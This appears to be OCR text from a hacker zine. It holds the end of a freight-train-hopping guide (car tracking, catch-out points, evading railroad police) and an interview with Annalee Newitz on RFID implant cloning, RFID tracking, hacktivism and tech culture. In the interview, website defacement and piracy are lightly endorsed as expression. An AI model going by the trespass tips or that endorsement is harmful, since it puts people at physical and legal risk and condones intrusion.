There is also a customer service number. Because this number was given to me inconfidence and because of the fact that freight train riders are super protective of their info I will not give this number in the article. However a simple search on Google of “national customer service contact number site:uprr.com” will get you all the info you need. Figuring out the Tele-Trans tracking menu is left as a exercise to the reader. One tip I will give, because it took me a while to figure out, is regarding the Equipment ID. The Equipment ID is a number listed on the side of the actual cars, it consists of a [A-Z]+ prefix and is followed by a [0-9]+ suffix. On intermodals this number is usually written vertically on the side of boxes, not the flatbed. On other car types the equipment id is usually written in big black letters on the side of the car. When entering the [A-Z]+ prefix you have to press the number key that contains the letter, and then the number key that identifies the position of theletter; ie A=21, B=22, f=33, etc.

When tracking a specific car you will get the time of arrival and final destination of the car. This will not tell you the crew changes along the way. To get this info you will have to call in the engine number. This will tell you when a new engine is getting on, or sometimes when it is stopping. This is another time that the scanner may come in handy, as the engineers usually announce the engine number when they are contacting the control tower.

Rail lights:

While you are out doing your initial surveillance of a yard you will most likely come across the rail signal lights. These lights will either be hanging in the air or will be near the ground. The signal lights used by freight trains are similar to the signal lights used for automobiles. In railroad jargon freight train light signals are called “wayside signals”. “The Signal immediately to the right of the track your train is on in your direction of travel controls your train” [1], or right

over the track. There is a whole very useful, and technical chapter devoted to this in Hopping Freight Trains in America. There is a lot you can learn about what's going to happen on the tracks by reading it. The basics is that no two trains can share a track at the same time. Trains on one end will be stopped until the track is clear, and a stopped train is a train that can be boarded. Again pay attention to your surroundings, and use common sense.

Maps:
There are a ton of map resources on line available for your adventure. And to make things even easier Union Pacific has all of its maps on line organized by states [7]! Once you figure out what yards you are going to end up in you can use Google maps to map out the yards. Google maps is especially useful for making educated guesses for good catch out points. Once you find the RR racks for your city with Google maps, follow them into the yard (you will see many RR tracks next to each other), find the beginning and end of the yard and you will find your catch out point! Because of the amount of use that your map will get and the conditions it will be exposed to I recommend laminating it. Laminating has the added bonus of allowing you to use oil pencils on it to take notes. A cheap lamination technique I used was using strips of clear packing tape on either side of the printouts.

Ridable trains:
There are many types of trains available to you, each having different qualities. Many cars just aren't ridable. This is another issue that is covered in great detail in Little John's "Hopping Freight Trains in America", and is a topic that any freight train rider will talk your ear off about for hours if you ask. Safety is my first concern, this shit is super dangerous! I wouldn't ride anything that did not have a designated, railed off floor. I also wouldn't ride anything with holes in the floor larger then my fist.

Hotshots (faster-moving trains) are separated in 2 categories: Intermodal trains which consist of trailers or containers usually stacked on flat cars, usually harder to find a good ride on; and DoubleStacked trains (piggybacks) which usually consist of containers stacked in 48 or 53 ft. well-containers. The DS trains are usually easier to find a ride on. Junk trains will be made up of different cars, boxcars, grainers, oil tankers, etc. and usually move much slower, stopping frequently to let hotshots pass.

These cargo lines usually start on ships then get travel on containers across the country. They are usually your fastest most direct ride. They come in different lengths, of which the 48 foot one being the one that most commonly hasroom to ride. Look for space between the end freight and the actual container and Watch out for cars with no floors. The down side to this car is that a lot of wind comes up from underneath the freight, you don't get a great view of the passing scenery, and there is no roof.

Grainers are usually white / gray, sometimes roundish creatures.

These cars have a platform on them that you can sit on. One thing though, make sure you board the rear end, otherwise you will be eating a lot of wind.

Box Cars are the units that most people are probably familiar with. I don't recommend trying to get on one of these suckers while they are moving cause its way to easy to slip underneath and get run over. These units usually are the slowest of your choices, but what they lack in speed they gain in shelter and scenery. Just make sure you have something, like a railroad spike, to keep the doors from slamming shut and locking you in.

All other types of trains you should use your own judgment. You are going to want something that is safe, comfortable, and covert. It gets really windy out there and really fucking cold at night.

Useful Tips:
To wrap things up I am including a list of tips that I learned the hard way. Remember, use your common sense out there, stay safe, and have fun. Oh and if anyone writes a simple SMS to UP tracking web app please send me the info as that would be handy.

- Bring a sheet of plastic. This will double as a windproof / water proof bedroll / gear cover.
- Bring lots of water. You should consider one gallon per person per day. If you think there is any chance you will be getting a hot shot that won't be making many stops bring as many gallons as you can, it sucks to run out of water and miss your train cause you had to get off.

- pack light, seriously trains move slow you are going to be carrying all that shit for a while.
- Bring lots of warm clothes. It gets really cold at night in the mountains and desert even in the summer.
- Bring a book. You're going to have a lot of time spent waiting.
- If you are going to bring a phone for freight tracking while on the road, bring an extra battery, and use your phone as little as possible.
- I found that the best time to catch good trains was between 10pm and 6am.
- Take a compass, helps with reading the maps.
- Regarding food, hobocore prefers ramen, peanut butter, and hot sauce mixed together with water in the ramen bag. And its light!
- If you are getting on or off while the train is moving "on the fly" be sure to walk or run along side the train while holding onto the ladder. Do not try at speeds beyond your ability.
- Absolutely, positively, all of the time, do not do anything unless you are comfortable with it. Your not going to look too macho in a closed casket.
- While you don't want to be seen in the yard or on a train, there are times when train employees may be able to give you helpful information. Anything in a white SUV is your enemy. The bull is a railroad cop, aka a asshole, and can have you arrested.
- Riding alone or without a experienced rider your first time is a bad idea.
- citronela or any natural bug repelent will keep you sane if there are mosquitoes.
- Handiwipes can be used for everything from toilet paper to showers to cleaning dishes, and you can get em at the dollar store.

resources/references:

[0] Hopping Freight Trains in America - a slightly outdated how to on riding freight trains, covers all the basics in great and entertaining detail. Available from many on line bookstores (Amazon:http://www.amazon.com/Hopping-Freight-Trains-America-Little-john/dp/094462734X/sr=1-1/qid=1164391604/ref=sr_1_1/102-1721148-1323333?ie=UTF8&s=books)

[1] PRO-82 200-Channel Handheld Scanner - this scanner has a 200 channel bank, allows searching on selected banks, and has a computer interface for easily modifying the channel lists. They can be found relatively cheaply on line as they are pretty dated: http://www.radioshack.com/product/index.jsp?productId=2049661

[2] A very complete article on AAR frequencies covering the actual frequencies, use of those frequencies, and scanner hardware: http://www.on-track-on-line.com/scanner-radio.shtml

[3] A increasingly outdated (July 12, 2005) list of AAR channel to yard / rail line list: http://www.uiuc.edu/ph/www/roma/rr-freqs

[4] Live Railroad Radio Communications covering various yards throughout the US: http://www.railroadradio.net/index.php

[5] Wikipedia List of U.S. railfan jargon http://en.wikipedia.org/wiki/List_of_US_railfan_jargon

[6] Union Pacific maps: http://www.uprr.com/aboutup/maps/index.shtml Union Pacific State by State maps:http://www.uprr.com/aboutup/usguide/index.shtml

[7] Steamroller, by the Adicts Lyrics http://www.lyricsstyle.com/t/theadicts/steamroller.html

A interesting article on everything2.com with some history and good tips: http://everything2.com/index.pl?node_id=1382746

Capitalist Monsters, RFID & Internet Tubes

An interview with Annalee Newitz

Annalee Newitz is a freelance writer from San Francisco, CA. She is also the editor of Wired Magazine and a general expert on all things geek. flatline from Hack Bloc sat down with her one morning to ask her some questions.

Hack This Zine: So you recently attended the Chaos Communication Congress in Germany.
Annalee Newitz: I did, yea that was fun.
HTZ: What was it like? Can you tell us about it?
A: Well like a lot of hacker conventions it combined politics and fun with highly technical talks and demos so it was a really nice combination. I mean it really seemed like people always wanted to be thinking of the social impact of the technology's they were working on, so it definitely was much more hacker oriented than say a software development conference; and I got to meet a lot of people who I only got to know through email and stuff. So that was great.
HTZ: Is the correlation of social justice and hacker activities more prevalent over in Europe than in the US? Is it the same?
A: I think it depends on the group of people that you are talking about. I think in Europe generally people feel a lot more engaged with the way that the government process impacts technological development. Partly thats because governments in western European countries tend to be stronger and they tend to be governments that are parliamentary systems so people feel a lot more represented. And I think they have a lot more hope about the way that government can play a positive role about shaping industry and shaping social relations. I think in the US there is a lot of, not unwarranted cynicism, about the role of government. Government in the US has stymied scientific progress particularly under bush two. People who work in the sciences and who work in technology are very leery of government intervention. But I also feel like there is a lot of hopelessness about whether we could influence government and whether government will ever do anything positive for us. So when you do have a conference like HOPE in New York which is a fantastic political hacker conference. You have a lot of venting about how government is destroying our ability to innovate and to create technology as opposed to how can we use politics to make technology better. There is a feeling like, how the hell can we get the government off of our back. Which is perfectly understandable given the way the government has been attempting to prevent people from doing everything from having inter-operable machines to access to everything we say if we are using AT&T for our phone provider or our network provider
HTZ: You used the phrase "Using our politics to make our technology better." What about the reverse of that, as in using technology to further our politics for things like protest. Do you feel like that has a place?
A: Absolutely, and I think that where people in the US are thinking in very interesting ways. Obviously moveon.org is kind of the perennial example in the

way that they have been able to mobilize people online. And I think move on is great. I do have some problems with their methods in some ways. I actually have been spammed by move on [laughs]. I do not think that they should be shut down constantly by AOL as they have been, rather, they are not shut down but AOL will often refuse to route their mail, which I think is completely terrible. But there are other examples too,, just really simple stuff, like flash mob techniques on cell phones that people used to coordinate protests. And when there were anti-war protests New York there were a lot of people messaging back and forth on their phones saying, the cops are over here on 5th lets move over to 6th. And people were moving back and forth based on crowd communication. And I think thats fantastic and its a fairly simple tool for organizing a protest and for keeping it peaceful and for keeping it going. So thats fantastic. And of course people talk about the "blog-o-spher" and how blogs can help mobilize political movements, and I think thats kind of like saying that TV can help mobilize political movements. Its like yea ok, blogs, tv, that to me seems kind of...

HTZ: Well, It's still passive media.

A: Its not, now I don't want to collapse it completely, because I don't think that blogs are completely passive but I think that the way that a lot of politicians are going to be using blogs in the upcoming election will be an extension of TV. It's like "oh, its Hillary Clinton's blog. Look shes saying stuff about kids because people want women to say stuff about kids when they are running for office. Look how much of a nice lady she is." So that I mean, I don't KNOW that shes going to do that, but I would not be surprised at all if thats what we get from it.

HTZ: I hadn't heard that the presidential candidates were going to be blogging, it does make sense though.

A: Yea there was an article in the times, it was either yesterday or the day before. It was being discussed what role the blogs will play in the upcoming election. I wouldn't be surprised if there was a Hillary blog, I mean, maybe she wont be writing it, maybe it will be a ghost writer or something.

HTZ: I know I would love to read Jeb Bush's blog personally.


A: No, he should have a podcast.

[laughs]

HTZ: So you had an RFID chip implanted in your hand about a year ago correct?

A: Actually it was in my arm.

HTZ: Oh ok, in your arm. So you've had that in your arm for about a year now and you've had the chance to live with it for a while. How has that affected your life, how do you feel about it, and what is the current status on the chip.



The RFID implant/VeriChip consists of a microchip, an antenna coil, and a capacitor all enclosed within a sealed glass tube.


A: The chip is alive and well its in my right upper arm and I got the verichip. Its actually a pet tag, and the company designates a certain area of the body where the chip has to go in ad because a surgeon implanted mine he followed the directions. Unlike other people who have gotten it put in their hands where it is easier to access. They have actually done that themselves, which I don't do because I don't actually do surgery on myself. I'm not that geeky. Anyway, the chip is working, I am very pleased that the work that I did and the work that Johnathan Westhues did. He hacked the chip, or actually cloned the chip. Recently our work has gotten out into the public sphere and has made verichip's business plan look rather foolish. And verichip keeps refusing to acknowledge how easy it is to clone these tags and keeps claiming that because they can implant it in someones arm that somehow makes it ultra secure. But I think that anyone who is interested in buying secure access devices which is what these are supposed to be, has seen the press around what we did, can see that it is a terrible idea, I mean, why would you implant an insecure thing into your arm, I mean, so now its in your arm forever and it just sucks. So I've been really happy with the outcome. The reason I haven't gotten it remove is because, A. its kind of cool to have something like that in your arm but B. It's actually a really horrible process because its so small. So they really have to cut you open and dig it out. Putting it in is really quick. Its just a cantelated needle, they just stick it in. So theres no reason for me to take it out. I'm not using it for anything secure, at this point its just kind of a neat party trick, "Look I can broadcast a number from my arm." Johnathan, who designed the cloner device which allows him to read the ID and then rebroadcast it, actually made a special device and gave it to me that will automatically read and clone it simultaneously. Well not simultaneously but in rapid succession. I had to take it through and airport, and even to me it kind of looked like a bomb. I mean its just this chip board, it has a bunch of silicon kind of globbed on top of it, this white goo, and its attached to this very phallic looking antenna. It does not really look like an antenna, It looks like a bunch of wire wrapped around a magnet, and it has batteries in it. So when I tried to go through security, I was detained, and they were fairly disturbed by this item. [Laughs]

Actually I have to say that the security guys were fairly nice about it, after I explained in great detail what it was and it was clear that I was just a nerd and not a terrorist. They finally let me stick it into stick it in my suitcase and check it. So that was exciting.

HTZ: Thats good!

A: So yea, now I have my cloner.

HTZ: This close from being on the no fly list forever.



A: Yea, well I don't know, they may have put me on a list or something!

HTZ: So, say, younger hackers, younger geeks, who for,"mad scientist" purposes are considering getting an RFID chip implanted in themselves. Would you recommend that to them, for experimental purposes, or would you recommend them waiting for more secure chips?


A: Well it really depends on what people want to do. I think, especially if they are going to get it put in. First I would say get it put into your hand, because, of course, it's a lot easier to get out if you put it in your hand. The problem with it in your arm is that your arm has fat and muscle and all kinds of crap. There's already chips on the market that have fairly decent encryption. And there is a guy up in Seattle, Amal Gafstra who was written about a lot of this stuff who actually has 2 chips, one in each hand. One of which has really good encryption and the other which has a sort of programmable field that is not protected in any way. And he has had lots of fun playing with them. He has a book out called "RFID Toys" or something like that. You can look it up on Google But he has a lot of great experiments that you can do like, use it to unlock your car or use it to boot up your computer or something. So I really like the idea of high tech body modification and I like the idea of people experimenting safely with trying to become like cyborgs my only concern is don't get infected and try to have someone around who has skills with sterilization. And you know, don't take out your heart! Don't try to mod your liver. You know, mod safely.t

HTZ: No home brew kidneys?

A: Yea maybe not, you know! We don't have a total artificial kidney yet. Well I guess do, but not to do at home.

HTZ: Yea, so there is a lot of buzz right now about RFID chips, from the RFID industry, talking about how great they are, and you know, of course all the standard things that any industry would support in their product, and also from the ACLU and other people talking about how they could be a threat to freedom and how they could be used as tracking devices. Which, I'm not even sure if the tracking devices idea is technologically sound. At least I haven't been able to figure out how to use an RFID chip as a tracking device yet. But do you think that they could be a threat to freedom or liberty.

A: I definitely do and there are ways that you can use them and tracking devices, even now. Here is how that would work. A lot of the RFID's that are being manufactured now unlike the one on my arm are active RFID's. That means that they have a power supply on board. They are not powered by the reader. Which means that they have a read range of several yards in some cases. So say for example you had these new nike shoes that have an RFID in them, and they are supposed to communicate with your ipod, its called the nike+ shoes, they send information about your running speed and the length of time you have been running or walking to your ipod for exercise so you can look and see how long you've been running or walking. The thing is, the RFID on those shoes is default on. So even when you are not using them as a fun exercise tool they are broadcasting your unique ID that corresponds to you because they are your sneakers and also probably somewhere to some credit card database. But the point is that if somebody were interested in tracking where you were going; if they knew that you go to school someplace or work someplace, they could build a hundred dollar rfid reader, or something cheaper with some sort of a wifi stick on it and plant that those in areas where they think you are likely to go and start tracking when you are certain places. Those readers could communicate with a computer network. Like I said some sort of wifi stick thing. So I mean at this point is someone likely to do that unless they are just completely crazed or working for the NSA or something like that, maybe thats going to be a rare occurrence. But I think in 2-3 years its going to be quite easy and cheap for people to do that. The thing is as RFID becomes more ubiquitous in inventory and other things that we are trying to track, you know, for possibly legitimate reasons like keeping track of equipment in a building or something, its going to become easy for people to take over the readers or just own up the databases that are communicating with those readers and just get access to all that information. So say if you have an RFID tag in your work and there are RFID readers all around your work that are tracking you and somebody says well I want to know where you are going everyday so I can capture you for whatever reason or so that I can rob your house because I know when you are at work. I can just break into the crappy oracle back end database that they have and find out where you are, "oh great heres your ID and you are in the bathroom, so I can go rob your office." I think thats definitely a danger, and I think as well, the idea that we will all be trackable, adds to peoples sense that they don't have any privacy. It just enhances the surveillance society feeling that we already have, that there's fewer and fewer private spaces. Oh and one more thing that I was going to add to that that your readers might not have thought of, which is that as you have this kind of RFID location information being stored in private databases, there is a lot of danger that possibly law enforcement can get that kind of data without court over site, because its privately owned data. So that company can sell that data, they could become a choice point type company and they could sell that data to law enforcement, perfectly legally. Then law enforcement can start tracking you without a warrant. And thats a very realistic picture. Because we already know that Law enforcement works with choice point to get data on people, so thats one thing that civil liberties folks really worry about. How does that allow law enforcement to gather data on people? Data collection by private companies is a work around. And thats actually a very big issue.



VeriChip RFID Implant

HTZ: Well something thats almost as scary as law enforcement is advertisers and spammers. I could see horrible repercussions from those people getting a hold of this technology. Recently, the mini Cooper car company put up a billboard in San Francisco where you put up an RFID chip on your car, and when you drive by it will say some message that you put in.

A: Oh god no, I didn't see that, wow, thats nice! [laughs]. Well yea thats exactly, thats a fun happy use of RFID to a certain extent, I would love to see people program it to say "Fuck you mini cooper" or "buy viagra" something like that. But yea you can see that the technological infrastructure is there though. And the reader could be tracking whenever your car drives buy so people know when you are driving in and out of the city. Has anybody done that? Has anybody hacked them so their mini cooper sends a nasty message to the billboard?

HTZ: It hasn't happened yet , as far as I know, although...

A: I can't believe it hasn't happened yet!

HTZ: Well I haven't had a mini cooper to put that plan into action.

A: Ok, you guys need to find someone with a mini cooper, this needs to **be** your next project.

HTZ: Course if it did happen, we would have nothing to do with it.

A: Of course, this conversation never happened.

HTZ: Exactly! So your first online zine was called "Bad Subjects," correct?

A: Yea.

HTZ: And what was your experience with that like, I mean, that was when BBS's were still around right?

A: It wasn't quite the BBS era. I mean there were still BBS's around, well there still are, I guess we still live in the BBS era. But no, we actually started it in '91, so it was more like the nirvana era, culturally, and it was originally on GOPHER. Which was sort of a pre-World Wide Web system of links, basi-

cally. Everything was organized as folders, and files within folders and there were a couple different search engines for it, it was basically like the web without pictures, which Kind of sucked. Very very quickly, within months, we were contacted by a guy with Carnegie-Mellon, who said, “hey there is this thing that you can do, its called the web and it has pictures and all you need is this thing called mosaic,” which was an early web browser. So we said, “wow! Cool dude!” And so he helped us set up a website, we were one of the first ever zines to go online and have a website in ‘92. Bad Subjects is still going, but at the time when we started, we were a very radical Marxist, leftist zine, but we were also obsessed with popular culture and sex, so we had articles about like, Marxism, Star Trek and Queer identity. And critiques about identity politics around queer. So we were this, kind of weird group of graduate students trying to express ourselves and be radical, we got a lot of attention for being so nerdy as to put our information on the web so early. So yea it was fun it was interesting trying to work as a collective, we were organized as a collective, and it turns out collective decision making is not as Utopian as you might think, its actually really really hard.

HTZ: I know that personally one of the most painful things that I have ever had to do was try and have a consensus meeting over IRC.

A: Yea! And we were doing some more things. We didn’t use IRC. Well I did but the group didn’t. We were using email, which was kind of dumb in retrospect, I mean imagine a bunch of radical leftists trying to make a decision with email. Thats actually a great lesson to learn. Here are ways that technology can actually make things slower in some ways than face to face meetings. You know, people write manifestos to each other and then critique each others manifestos and it goes on and on.

HTZ: So speaking of radical journalism, you wrote a book, Capitalist Monsters in American Culture I believe was the subtitle.

A: Yea the title was Pretend We’re Dead.

HTZ: Ok, so you said that you were Marxist, would you say you are anti capitalist..

A: Oh yea, I would definitely say that I am anti capitalist which makes me somewhat of an anomaly amongst technical journalists. I play well with libertarians, which is good because I think most of the interesting political writing and populist writing which comes out of places like wired and other magazines that I write for is very libertarian in flavor. So I do have some sympathies for libertarian politics except for where the pro capitalist part comes in.

HTZ: What I was going to ask was how do you reconcile your anti capitalist politics with working working for wired which takes out ads from some of the largest corporations in the world.

A: Its hard, actually its something that I think about a lot. One of the things about being Marxist and being interested in the demise of capitalism is that I’m also really really fascinated by how capitalism works, because you really can’t oppose something without understanding the way it functions. I mean there is a reason why Karl Marx spent the majority of his life writing “Das Capital” which is all about capitalism and how it works. I think one of the ways that I’ve been able to write stories for wired is that what I share with them is this fascination with capitalism and their fascination with capitalism is that many of the people who work at wired feel that capitalism is what fuels innovation. I feel that capitalism allows innovation but in many ways undermines it. tBut I share with that magazine and many other magazines the belief that innovation is basically good, if carefully used. Certainly wired is not in favor of runaway innovation that allows people to die or something like that. So I think that theres sort of fundamental areas in which my interests overlap with a place like wired and ultimately if there is going to be a huge....

Oh can you wait one minute I have to take this call.

[talks on phone]

Ok sorry. So that was all I was saying about working at wired was basically, a technology magazine isn’t really the place to talk about how capitalism would be destroyed. So if that were to ever come up I think I would not be allowed to write the stories about how capitalism will save the world.

HTZ: Ok, so you recently edited a book called, “Shes such a geek” and its a collection of essays from female geeks. And you went on a book tour. How has the book been received? You went on a US tour right?

A: Yea, yea we went on an east coast and the west coast. And we just did our final reading last night.

HTZ: No stop at MIT?

A: We did actually, we stopped in Cambridge and met a lot of students and professors, and its been really really really really great. Its definitely a book thats really needed and we’ve gotten excellent responses from men and women who want to find out what its like its like for women to become geeks, what keeps them geeky. What keeps them from leaving tech fields and what gets them interested in technical fields in the first place. There have been moments of old fashioned female empowerment, like “Wow! There is a bunch of geeky women in the room and we are all so cool!” Those kind of moments, and I think those are the kind of things that sustain us in political actions. Those moments of feeling solidarity and that we are really powerful even tough we are still a minority. So thats been on a kind of cheesy emotional level, really nice. But also the book is doing really well. And actually we are talking with Google about going down there and giving a presentation. Which is really great because Google is one of the companies that is working really hard on trying to recruit more women and get more women interested in doing technical jobs and so that would be fantastic.

HTZ: Yea that would be excellent. tSo you know, I’ve gotta say Google keeps throwing me for loops by first supporting the Chinese government with their censorship and then making efforts to hire lots of women. I haven’t been able to decide how I feel about them.

A: Yea Google is slippery. I have several friends who work there and I know a lot of people there, who are doing the good things like Google book, which is a fantastic copyright reformist, almost activist move on the part of the company, and the company just put almost a billion dollars into figuring out alternative fuels for cars, I mean a billion freaking dollars, It’s really nice. But at the same time they are doing a lot of really terrifying things in terms of data gathering and doing censorship work, so yea, I think that Google is going to be the next Microsoft, and we are all going to feel kind of ambivalently about them. Maybe they will be less hierarchical than Microsoft, but yea they are the new infrastructure . They are like a public utility with advertising.

HTZ: So with your book coming out and Google hiring lots of women and the backlash to the comments of the Harvard president. Do you feel that there is a new movement of feminism happening in the geek-o-sphere?

A: I definitely think that Lawrence Summers comments did galvanize a lot of people into talking about why it is that [women?] are underrepresented in technology and science. I’m very hopeful because of our book, and because generally there have been a lot of grants coming from the government and private industry to study why it is that women are continually dropping out of math and science fields. I think that things are changing, I think that there are certainly more women in all of those fields than there were 40 years ago and I expect that in 40 years we are going to see a really different situation than in math and science and engineering. I don’t think that it will change in 5 years but I think that the women who are going into college now don’t have to deal

with the same kinds of barriers that women had to deal with 15 years ago. I'm hopeful, I have to say, I'm on a star trek time scale though. I'm looking like "500 years in the future". I do think 40-50 years in the future I think we will see a better integrated science work force, and that will be better for everybody.
HTZ: I was walking down market street a couple of months ago, and I came across, I can't remember if it was the daily sf newspaper or one of our beloved independent weekly's. But, the headline was talking about the, I don't know if you heard about the "Desperate Housewives" video game that came out?
A: No, I didn't! **[laughs]**
HTZ: That has to be the worst idea for a video game ever. But the headline was what I really took issue with, it was "Finally, a Game For the Ladies."
A: Oh yea, thats great.. [laughter] Thats exactly the kind of bullshit that my work and the book, "Shes such a geek" is designed to shut down. I mean, the whole point of our work and of many many women is that, no we don't need special pink technology, we don't WANT your pink technology, we want the same technology as everybody else, and you know, sure maybe there is some guy out there who wants pink technology. Or who wants desperate housewives technology and you know, thats great, that should be available, but it shouldn't be available on a gender basis, you know, it should just be whoever feels like they want to have pink crap. But yea I mean, the other thing is, it's just insulting. There have been women involved in gaming and game design, and game development and kicking guys asses for years at it. It seems like the media and the public at large just can't quite keep up with transformations in tech culture. They are just out of touch, they don't realize that there are so many women involved in gaming already, women who are doing like first person shooters and blowing your fucking brains out in games and don't want to be a desperate housewife, they wanna be a troll who beats your head in with a stick, so yea, its sad that people are still trapped in that binary world where they think girls don't like computers and I just I feel sorry for those people.
HTZ: Definitely. So you are also a self identified gender queer and also bisexual, or just a sexual queer correct?
A: Sure, yes. those are all good! [laughs] I like the idea of being a sexual queer!
HTZ: Well as opposed to being a gender queer.
A:Yea, gender and sexual queer!
HTZ: How has that affected your experience and outlook to the technology world.
A: Uh, Ya know I don't think its affected it all that much. I do think that in the geek world people are a lot more tolerant of deviance. Because part of being a geek is being an outsider and not fitting into social norms and having another way in which you don't fit in to social norms is usually, among many geeks and particularly in the Bay Area, where we have a strong Queer culture. People just don't even bat an eye if I say, oh, I'm bisexual or my girlfriend is a trannie, its much more startling to them than if I were to say, oh "I only love windows, I never use Linux." You know, that would probably raise more eyebrows than if I were to say I was a gender queer, and its great to be in this community for that reason.
HTZ: So, do you feel that, well, some people feel that there are class and race struggles, well.. do you feel like that has a presence in the geek o sphere, do you think that can be combated.
A: I do, I think that, well, obviously, one of the problems with the geek community is that its founded on privilege in that you have to have technologies which in many cases are fairly expensive. And its true that now you can get recycled computers and a lot of free operating systems like Ubuntu Linux are designed for reclaimed computers that can be used by people who have access to fewer resources, and I think that thats a really great way to combat some of the class privilege thats built into the geek community. I think that many geeks, because they are sort of libertarian, that the radical politics of the community tend to be libertarian. A lot of them don't care about class differences, they don't see class differences. Or, a lot of them think that people who are poor, are poor because they are lazy or they haven't bothered to learn skills, and that theres not a lot of, I worry that theres not a lot of understanding of how social and political circumstances can change someones life and that even if they do have the will to become technically competent, they just can't, because they don't have the resources and they don't have the people around encouraging them. I think that thats changing somewhat. I think that Ubuntu is great, I think that the hundred dollar laptop is a great thing and lots of groups are to get developing nations on line and to get people who are poor online. And there needs to be more obviously, I mean all of our tactics can't be about bringing technology to poor people, at some point it has to be about changing basic political structures and reallocating wealth in a just way. And this is one way to do it. Reallocating technology is kind of reallocating wealth.
HTZ: Well especially if you subscribe to the theory that information is wealth, which it certainly is in this day.
A: Yea, kind of, I mean information wont get you health care necessarily or feed you or help you get health care or give you really basic things like access to housing. But once you have all that stuff yea, I think information can definitely be liberatory.
HTZ: So, what do you think is the roll of hacktivism in the world right now.
A: Well, I think a lot of the stuff we've already been talking about, you know, ways in which people can use their technological skills to create low cost technologies, or recycled technologies to get more people online and using computers. I also think that in almost every sphere of technological progress we have to have people who are questioning industry and questioning government. People who are doing things like pirate bay does, you know, saying "fuck the big content holders, we are going to pirate movies," and we are going to protest the copyright regime by taking from the rich and giving to the poor essentially. I have a somewhat romanticized view of this, but at the same time, its a radical response and in the end we would come up with a way where artists can be payed and the public can be served but I think right now we are in a situation where desperate measures are required. I think that people who Reverse engineer technologies to make them free and inter operable with open software have an honorable place in activism and I think thats about questioning rules about not exploring the technologies that you buy from companies when they say, "Don't reverse engineer, don't open the box, don't play with the cool dvd player that you bought". I'm always excited when hacktivists say, 'No, break the warranty, open the box, mod your xbox, don't obey what company tells you to do with your technology. Use it for what you want, its Your technology. So yea, all kinds of other stuff, protests online, breaking into corporate websites to try to get a little bit of graffiti on their website, I think all that stuff is useful, and illegal, and I'm not advocating it [nervous laugh]. But I mean I think, things that are non destructive, like if there is defacement of a website that is easily remedied, you know that you don't trash all the data on the website or something like that, I think its healthy free expression and those are all fantastic things that I see hacktivsits doing.
HTZ: So do you think that is the best place for hacktivists then? Participating in Direct action or civil disobedience.
A: Well when you say hacktivism I think civil disobedience, so I think that I ended up talking too much about defacing websites which I sort of think is the dumbest kind of hacktivism, I mean I think it's kind of neat but I think that

reverse engineering or organizing ways that people can redistribute media, are much more technically difficult and important.I think that the other side of that, is that there are a lot of really politically minded hackers who are working on the other side of that, who are working in the system, who are either working in universities, there's people like Ed Phelton who in his sort of quite way is very radical. But he works at Princeton and hes a respected professor but he is very interested in inviting people to explore technologies in ways that are not authorized by their End User License Agreements. Or by the companies themselves, and he really just tirelessly advocates for that. And then there are the white hat's who work, say well, as an example, lets say that there are hackers who work at Microsoft, and they are working on windows vista, and they are breaking, they are being payed by Microsoft to break the security on windows vista over and over and over again and actually wound up creating an operating system that is far more secure than XP and yet, in some ways these are people who have sold out. They are working for the man, they are working for the beast. They are not talking openly about what they are doing because they are under Non Disclosure Agreements. And at the same time they are protecting all these people, they are protecting these innocent people who are using vista because thats what their companies are going to use or they aren't interested in playing with the Linux command line but I think that those are people, In a way those are sort of the unsung, cool hacktivists who are actually making all this corporate software something that isn't harmful to consumers. I think thats a good thing.

HTZ: Right well they are at least doing their part to stop the spammers and kiddie porn hackers and script kiddies of the world.

A: Yea, yea, although, you know, some of my best friends used to be script kiddies

HTZ: Yea, we all are at one time

A: We were all 14!

HTZ: Exactly! So, what do you think is the most pressing issue facing people who are involved in technology, hackers, geeks, IT professionals, technological writers, what do you think is the most pressing issue facing all of us right now.

A: Well I think that the most pressing issue is freedom of expression, and in a lot of ways, well I think one way is that now that so much data about individuals is online, there is all of this technology that enables speech, but all of that technology that enables speech can be used to shut speech down at a fairly granular level, and I worry about that a lot, I feel like we don't have a lot of safety mechanisms in place to prevent, say the seclists shutdown that happened last week, where a registrar, go daddy, which is a huge company that owns many many domains, just shut down this huge security resources, because of one report from myspace, so basically you have these large corporations that can shut down your speech at any time without any government oversite without any I eagle over site. So that worries me, It also worries me that we have a lot of lawmakers who are using things like the issue of child porn to make laws that prevent reasonable adult speech on line and we are just constantly getting hit by bill after bill and law after law where various congress critters have been able to dress censorship up in the clothing of protecting the children and I think that, basically what they are trying to do is shut down people like me and you, and I think that claiming that its to protect children from being molested, which couldn't be further from the truth, and also I think that theres so much more surveillance capability now with mobile devices and traffic analysis online that I think people will become more and more self censoring. Because they are afraid to talk about anything using electronic devices because they are afraid AT&T is handing over to the NSA or the FBI or that some company is recording everything they are doing on chat so they can't chat openly, so those I think all of those things are issues. And so hackers are working on all kinds of stuff to protect peoples privacy, to put out speech that can't be shut down, And thats what I'm really interested in learning more about, what those people are doing, and how we are going to keep freedom of expression going no matter what.

HTZ: Excellent. So I just have one question left. Have you been clogging the Internet tubes?

A: I am! I am personally. Well actually, you have to look at it this way, I'm only clogging my tubes, on my Internet.

HTZ: On your own personal Internet.

A: On my own personal Internet. So you know, I mean what can I say porn takes up a lot of space, and what can I say I mean its my own personal Internet so I 'm allowed to have whatever freaking porn in there I want and all the movies I'm downloading and stuff, and uploading, but I mean, thats not affecting your tubes, so I don't know what you are doing in your tubes but..

HTZ: Maybe I need to pour some AJAX down my tubes.

A: Or chicken fat, maybe thats what you could do with your chicken fat, I mean its supposed to be for knishes and stuff, but you could always use it for the internment.

HTZ: Thank you so much for granting this interview, any last words?

A: No I think I blew my wad with the Internet tubes **[laughs]**

FREE SHIT PROJECT

The free shit project is an online directory of independent spaces, actions, events, and free goodies to help support the alternative / radical communities. If anyone is interested in a Free Shit page for their local area send us an e-mail and it will be set it up! Its the goal of the project to have it in as many cities as possible.

